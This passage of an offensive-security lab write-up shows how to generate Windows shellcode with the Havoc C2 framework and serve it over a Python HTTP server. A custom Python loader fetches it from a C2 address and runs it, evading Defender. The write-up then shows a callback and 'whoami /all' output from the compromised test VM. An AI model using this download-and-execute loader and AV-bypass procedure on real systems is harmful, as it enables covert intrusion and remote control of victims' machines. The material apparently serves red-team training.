
Simply generate a raw shellcode file with your preferred C2, in our case we will use Havoc

Set up a listener:



View → Listeners → Add in bottom of pane







Give it a name and click SAVE


Now…

Select Attack → Payload





Havoc is intuitive and will auto-populate the listener name if only one is present



Change the format to Windows shellcode and click generate

It will then prompt you to save it, save it and name it as you please just ensure that the name matches the of the .bin file in the main function of your script and vice versa

```
$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
```

Start a listener on your C2 server in the directory where you saved your shellcode file

In my case, I saved it as shellcode.bin

In my main function of my remoteloader.py it looks like this

url = http://169.1.1.1:9001/shellcode.bin


Where the 169.X is the ip of the C2 server

On your windows test vm, copy the code from my github into notepad ++ and save it as a python file

Then..,

Run powershell as an administrator


Also, ensure that Defender is on




Windows Security → Virus and Threat Protection → Manage Settings

Then in Powershell configure this command and paste in your terminal:


py c:\path\to\remoteloader.py



Next check for a callback…



I can see where my server was running that the shellcode was retrieved…



In havoc I can see the callback

```
08/06/2024 21:06:53 [dco_admin] Demon » whoami
[*] [C0594762] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [5665 bytes]:

UserName               SID
====================== ==================================
DESKTOP-8JVO7J5\dco_admin        S-1-5-21-1276244874-4277021872-1785737134-1001


GROUP INFORMATION                                  Type                    SID                                          Attributes
================================================== ======================= ============================================ ==================================================
DESKTOP-8JVO7J5\None                               Group                   S-1-5-21-1276244874-4277021872-1785737134-513 Mandatory group, Enabled by default, Enabled group,
Everyone                                           Well-known group        S-1-1-0                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators groupWell-known group         S-1-5-114                                      Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators                             Alias                   S-1-5-32-544                                 Mandatory group, Enabled by default, Enabled group, Group owner,
BUILTIN\Users                                      Alias                   S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE                           Well-known group        S-1-5-4                                      Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                                      Well-known group        S-1-2-1                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users                   Well-known group        S-1-5-11                                     Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization                     Well-known group        S-1-5-15                                     Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account                         Well-known group        S-1-5-113                                    Mandatory group, Enabled by default, Enabled group,
LOCAL                                              Well-known group        S-1-2-0                                      Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication                   Well-known group        S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level               Label                   S-1-16-12288                                 Mandatory group, Enabled by default, Enabled group,
```

Conclusion

If you perform the actions as I did in this writeup, I recommend typing the script out as it is only 40 lines, you will have written your first custom loader, bypassed your first AV/EDR solution, and established Command and Control over a compromised host, all in Python! I hope you found this beneficial, I worked hard to make it as methodical as possible. Stay blessed everybody.